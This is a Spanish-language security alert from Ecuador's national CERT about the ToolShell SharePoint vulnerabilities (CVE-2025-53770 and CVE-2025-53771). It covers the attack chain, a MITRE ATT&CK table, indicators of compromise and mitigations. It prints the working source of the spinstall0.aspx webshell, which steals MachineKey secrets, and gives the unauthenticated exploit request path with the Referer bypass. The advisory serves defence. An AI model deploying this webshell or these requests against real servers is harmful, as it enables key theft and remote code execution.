Nro. Alerta:	AL-2025-037	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert V 1.1
TLP:	TLP:CLEAR		
Fecha:	28-jul-2025	Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)	Pág.: **1** of **9**

I. DATOS GENERALES:

Clase de alerta: Vulnerabilidad
Tipo de Incidente: Explotación remota de SharePoint
Nivel de riesgo: Alta

II. ALERTA



Figura 1.- Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771) - figura referencial

Recientemente se conoció la vulnerabilidad de 0-day hacia el producto Microsoft SharePoint Server On-premise, la CVE-2025-53770 que es la deserialización de datos no confiables, que permite ejecución remota de código de un atacante no autorizado, junto a esta se conoce también otra vulnerabilidad la CVE-2025-53771 que es la limitación incorrecta de una ruta de acceso a un directorio restringido (path traversal) permite que un atacante no autorizado realice suplantación de identidad de manera remota.

III. INTRODUCCIÓN

Microsoft revelo que CVE-2025-53770 y CVE-2025-53771 ambos son el efecto de otras 2 vulnerabilidades ya conocidas la CVE-2025-49706 y CVE-2025-49704 las cuales fueron divulgadas en el evento Pwn2Own (un concurso de piratería informática, un lugar para la innovación y un poderoso recordatorio de la importancia de la seguridad informática) en Berlín 2025 por Viettel Cyber Security, estas dos vulnerabilidades CVE-2025-49706 y CVE-2025-49704 fueron parcheadas, sin embargo un análisis posterior revelo que los parches iniciales no estaban completos, lo que permitió la explotación de las vulnerabilidad CVE-2025-53770 y CVE-2025-53771.

La vulnerabilidad CVE-2025-53770 emplea la debilidad CWE-502 Deserialización de Datos no Confiables que es una vulnerabilidad de seguridad que ocurre cuando una aplicación de-serializa datos no confiables sin validación adecuada o suficiente de que los datos resultantes sean válidos, permitiendo a atacantes ejecutar código malicioso, manipular objetos o causar denegación de servicio (DoS).

Mientras la vulnerabilidad CVE-2025-53771 conocida como de Spoofing (suplantación), emplea las debilidades:

CWE-20: Validación Incorrecta de Entrada es una vulnerabilidad de seguridad que ocurre cuando un software no valida, filtra o sanitiza correctamente los datos de entrada proporcionados por un usuario o un sistema externo. Esto puede permitir a un atacante inyectar código malicioso, manipular datos o causar comportamientos inesperados en la aplicación.

CWE-22: Limitación Inadecuada de un Nombre de Ruta a un Directorio Restringido es una vulnerabilidad que permite a un atacante acceder a archivos o directorios fuera del directorio raíz previsto por la aplicación. Esto ocurre cuando el software no valida correctamente las entradas que contienen secuencias especiales como ../ (En Unix/Linux) o ..\ (en Windows), lo que puede llevar a la exposición de información sensible, manipulación de archivos o incluso ejecución remota de código (RCE).

CWE-287: Autenticación Incorrecta es una debilidad de seguridad que ocurre cuando un sistema no verifica correctamente la identidad de un usuario, servicio o dispositivo, permitiendo accesos no autorizados. Esto puede deberse a fallos en mecanismos de autenticación como contraseñas, tokens, certificados o autenticación multifactor (MFA).

IV. VECTOR DE ATAQUE

Ambas vulnerabilidades tienen su vector de ataque de tipo RED, pero distinto grado de severidad: CVE-2025-53770 posee un grado de severidad de **9.8 (CRITICA)** y CVE-2025-53771 de **6.5 (MEDIA)**.

Microsoft confirmó que a este conjunto de vulnerabilidades 0-day, CVE-2025-53770 de ejecución remota de código y CVE-2025-53771 de suplantación de servidor, en SharePoint Server On-premise se lo denomina ToolShell (spinstall0.aspx), debido a que Sharepoint Server está integrado con otros servicios de Microsoft como Office,

Teams, OneDrive y Outlook este proporciona a los atacantes un asombroso nivel de acceso a toda la red afectada.

1. Acceso inicial

El ataque de ToolShell permite a atacantes no autenticados obtener acceso remoto persistente a entornos de SharePoint Server a través de la implementación de webshell y el robo de claves criptográficas.

El ataque inicia enviando una solicitud HTTP POST especialmente manipulada (no autenticada) al endpoint /layouts/15/ToolPane.aspx que incluye un Header Referer único (/_layouts/SignOut.aspx) para evadir los mecanismos de autenticación.



Figura 2. Solicitud POST Toolshell - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

La explotación de ToolShell permite a los atacantes eludir la autenticación multifactor (MFA) y el inicio de sesión único (SSO).

2. Despliegue Payload

En el directorio del servidor de SharePoint Server (\LAYOUTS) se carga un WebShell (un script malicioso que se aloja en un servidor web comprometido) de nombre spinstall0.aspx. Este shell permite a los atacantes ejecutar comandos, cargar o descargar archivos y controlar el servidor de forma remota a través de una interfaz web simple y también está diseñado para extraer secretos criptográficos sensibles del entorno de SharePoint, también actúa como backdoors.

```
C:\Program Files\Common Files\Microsoft Shared\Web Server
Extensions\16\TEMPLATE\LAYOUTS\spinstall0[.]aspx.
```

Figura 3. Ruta del archivo spinstall0.aspx en la carpeta \LAYOUT - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

La compañía de software de ciberseguridad ESET, informa que observo atacantes que intentaron también desplegar otras webshell simples pero capaces de ejecutar comandos por medio de cmd.exe con los nombres: ghostfile346.aspx, ghostfile399.aspx, ghostfile807.aspx, ghostfile972.aspx y ghostfile913.aspx.

3. Acceso a Credenciales

Una vez configurado, el shell (spinstall0.aspx) ejecuta comandos de reflexión de .NET dirigidos al espacio de nombres System.Web.Configuration. Esto permite la extracción directa de los valores de MachineKey (ValidationKey y DecryptionKey) del archivo web.config de SharePoint. Estas claves son fundamentales para la seguridad de las cookies de autenticación y la integridad de ViewState.

```
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
        var sy = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
        var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig", System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
        var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null, new object[0]);
        Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+cg.Decryption+"|"+cg.CompatibilityMode);
    }
</script>
```

Figura 4. Webshell diseñado para extraer claves criptográficas de MachineKey - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

Vulnerabilidad CVE-2025-53770: RCE de ViewState firmado Con las claves robadas, los atacantes crean payloads maliciosos (a partir de ValidationKey y DecryptionKey) mediante ysoserial.net y las firman para que parezcan legítimas. Estos payloads se incrustan en los parámetros de ViewState y se envían a los endpoints como /success.aspx, lo que permite la ejecución remota de código (RCE) bajo la identidad del grupo de aplicaciones de SharePoint. Esto otorga privilegios a nivel de sistema dentro del contexto de IIS.

4. Movimiento Lateral y Escalamiento

Tras la vulneración, los actores de amenazas utilizan herramientas como PowerShell, PsExec y Windows Management Instrumentation (WMI) para moverse lateralmente. El volcado de credenciales y el acceso al Active Directory permiten una infiltración generalizada en el dominio.

5. Persistencia

Incluso después de aplicar el parche, la persistencia se mantiene si no se rotan las claves de la máquina. Los atacantes pueden reutilizar claves para falsificar cookies de

autenticación y firmas de ViewState. Algunas variantes también eliminan tareas programadas y webshells secundarios.

6. Evasión y ofuscación

Las herramientas evitan el comportamiento típico del malware. Los webshells son mínimos y residen en directorios de confianza. Los comandos de PowerShell están codificados. El tráfico es indistinguible de la actividad habitual de SharePoint. La detección se basa en gran medida en la detección de comportamientos EDR y el análisis detallado de los registros de IIS.

En resumen, se muestra la TABLA MITRE ATT&CK's:

Táctica	Técnica (ID)	Descripción Aplicada a ToolShell
Acceso Inicial	T1190 – Exploit Public-Facing Application	Uso de una solicitud HTTP POST maliciosa al endpoint /layouts/15/ToolPane.aspx, sin autenticación, para acceder al servidor SharePoint.
Ejecución	T1059.001 – Command and Scripting Interpreter: PowerShell	Uso de PowerShell para ejecutar comandos una vez dentro del sistema comprometido.
Persistencia	T1505.003 – Web Shell	Despliegue del WebShell spinstall0.aspx en la ruta \LAYOUTS, usado para controlar remotamente el servidor.
	T1556.001 – Modify Authentication Process	Reutilización de claves robadas para falsificar cookies de autenticación y ViewState tras el parcheo.
Escalada de Privilegios	T1055 – Process Injection	Payloads maliciosos firmados con claves robadas permiten ejecución como el grupo de aplicaciones de SharePoint (IIS).
Evasión de Defensas	T1027 – Obfuscated Files or Information	Uso de PowerShell codificado y tráfico web indistinguible del tráfico legítimo de SharePoint.
	T1036 – Masquerading	WebShells simples con nombres que simulan archivos legítimos de SharePoint.
Acceso a Credenciales	T1552.002 – Unsecured Credentials: Configuration Files	Extracción de MachineKey (ValidationKey y DecryptionKey) desde web.config mediante .NET Reflection.
Movimiento Lateral	T1021.002 – Remote Services: SMB/Windows Admin Shares	Uso de herramientas como PsExec, WMI y PowerShell para moverse por la red.
Impacto	T1210 – Exploitation of Remote Services	Ejecución remota de código (RCE) firmada con ViewState mediante ysoserial.net.
Exfiltración	T1041 – Exfiltration Over C2 Channel	El WebShell puede extraer información sensible del entorno SharePoint (claves, archivos, etc.).

Tabla 1.- Técnicas, Tácticas y Procesos de ataque - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

V. IMPACTO

Los productos y versiones afectados son los siguientes:

Producto afectado	Versión
Microsoft SharePoint Server Subscription Edition	Versiones anteriores a 16.0.18526.20508
Microsoft SharePoint Server 2019	Versiones anteriores a 16.0.10417.20037
Microsoft SharePoint Server 2016	(Todas las versiones son potencialmente vulnerables si no han sido actualizadas con los últimos parches)

Tabla 2.- Productos y Versiones Afectados - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

VI. INDICADORES DE COMPROMISO

WebShell
spinstall0[.]aspx
ghostfile346.aspx
ghostfile399.aspx
ghostfile807.aspx
ghostfile972.aspx
ghostfile913.aspx

Tabla 3.- Archivos detectados - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

IPs
96.9.125[.]147
107.191.58[.]76
104.238.159[.]149
139.59.11[.]66
154.223.19[.]106
103.151.172[.]92
45.191.66[.]77
83.136.182[.]237
162.248.74[.]92
38.54.106[.]11
206.166.251[.]228
45.77.155[.]170
64.176.50[.]109
149.28.17[.]188
173.239.247[.]32
109.105.193[.]76

IPs
2.56.190[.]139
141.164.60[.]10
124.56.42[.]75
134.199.202[.] 205
188.130.206[.] 168
65.38.121[.] 198

Tabla 4.- Direcciones IP - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

Tipo de IoC	Indicador	Descripción
Agente de usuario	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0	Cadena de agente de usuario utilizada durante la explotación. También se ve en formato codificado en URL para los registros de IIS.

Tabla 5.- Agente de Usuario - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

Tipo de IoC	Indicador	Descripción
URL / Ruta	POST /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx	La ruta de explotación utilizada para desencadenar la vulnerabilidad.

Tabla 6.- URLs / Rutas Sospechosas - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

Hash de archivo (Md5)
02b4571470d83163d103112f07f1c434
c4cbf79c7121e72888b56a670ac297e2
d0bccf604f3721ec41f1142dda23f32f
c738eb1fe0ebeffe75d22141e891e74f

Tabla 7.- Hashes Md5 - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

Hash de archivo (SHA1)
f5b60a8ead96703080e73a1f79c3e70ff44df271
76746b48a78a3828b64924f4aedca2e4c49b6735
c06ffcd6b18b1dca51b58d07da1dc89605e31de3
950aa10a81ba10b955c67be49af80e91190a9231

Tabla 8.- Hashes SHA1 - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

Hash de archivo (SHA256)
92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514
8d3d3f3a17d233bc8562765e61f7314ca7a08130ac0fb153ffd091612920b0f2
27c45b8ed7b8a7e5fff473b50c24028bd028a9fe8e25e5cea2bf5e676e531014
B336f936be13b3d01a8544ea3906193608022b40c28dd8f1f281e361c9b64e93

Tabla 9.- Hashes SHA256 - Vulnerabilidades críticas en Microsoft SharePoint Server (CVE-2025-53770 y CVE-2025-53771)

VII. RECOMENDACIONES:

- Asegurar que la interfaz AMSI (Antimalware Scan Interface) esté habilitada en los servidores SharePoint para mejorar la detección de scripts y cargas maliciosas en tiempo de ejecución.
- Restringir el uso no autorizado de PowerShell en los servidores SharePoint, aplicando políticas de ejecución adecuadas.
- Implementar mecanismos de inspección y validación profunda de solicitudes HTTP POST, incluyendo el análisis de ViewState en busca de patrones anómalos o posibles intentos de serialización maliciosa.
- Revisar todos los sistemas y registros en busca de signos de explotación activa de las vulnerabilidades.
- Validar e ingresar los indicadores de compromiso (IoC) confirmados tras analizar el impacto en sus sistemas.
- Aplicar de inmediato los parches de seguridad oficiales de Microsoft para SharePoint Server 2019 y SharePoint Subscription Edition.
- Aislar temporalmente los servidores con SharePoint Server 2016 del acceso a internet hasta que se libere la actualización de seguridad correspondiente.
- Realizar una auditoría detallada del archivo web.config para identificar posibles modificaciones o inserciones maliciosas.
- Verificar que Microsoft Defender Antivirus esté instalado y funcionando correctamente, con sus firmas actualizadas.

VIII. DESCARGO DE RESPONSABILIDAD

- La información en la presente alerta se proporciona con fines informativos.
- Cualquier referencia a productos, procesos o servicios comerciales específicos, no constituye respaldo o recomendación por parte del EcuCERT a los mismos.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

IX. REFERENCIAS:

CVE (2025). CVE-2025-53770**.** https://www.cve.org/CVERecord?id=CVE-2025-53770

CVE (2025). CVE-2025-53771**.** https://www.cve.org/CVERecord?id=CVE-2025-53771

MICROSOFT (2025). Disrupting active exploitation of on-premises SharePoint vulnerabilities**.** https://www.microsoft.com/en-us/security/blog/2025/07/22/disrupting-active-exploitation-of-on-premises-sharepoint-vulnerabilities/

ESET / WELIVESECURITY (2025). ToolShell: un menú de explotación de vulnerabilidades 0-day en SharePoint**.** https://www.welivesecurity.com/es/investigaciones/toolshell-menu-explotacion-vulnerabilidades-zeroday-sharepoint/

TREND MICRO (2025). CVE-2025-53770 and CVE-2025-53771: SharePoint Attacks**.** https://www.trendmicro.com/en_us/research/25/g/cve-2025-53770-and-cve-2025-53771-sharepoint-attacks.html

CYBERSEC SENTINEL (2025). CVE-2025-53770 and CVE-2025-53771 Abused in Active Attacks on On-Prem SharePoint**.** https://cybersecsentinel.com/cve-2025-53770-and-cve-2025-53771-abused-in-active-attacks-on-on-prem-sharepoint/

CYBERSECURITY NEWS (2025). SharePoint 0-day RCE Vulnerability Exploited**.** https://cybersecuritynews.com/sharepoint-0-day-rce-vulnerability-exploited/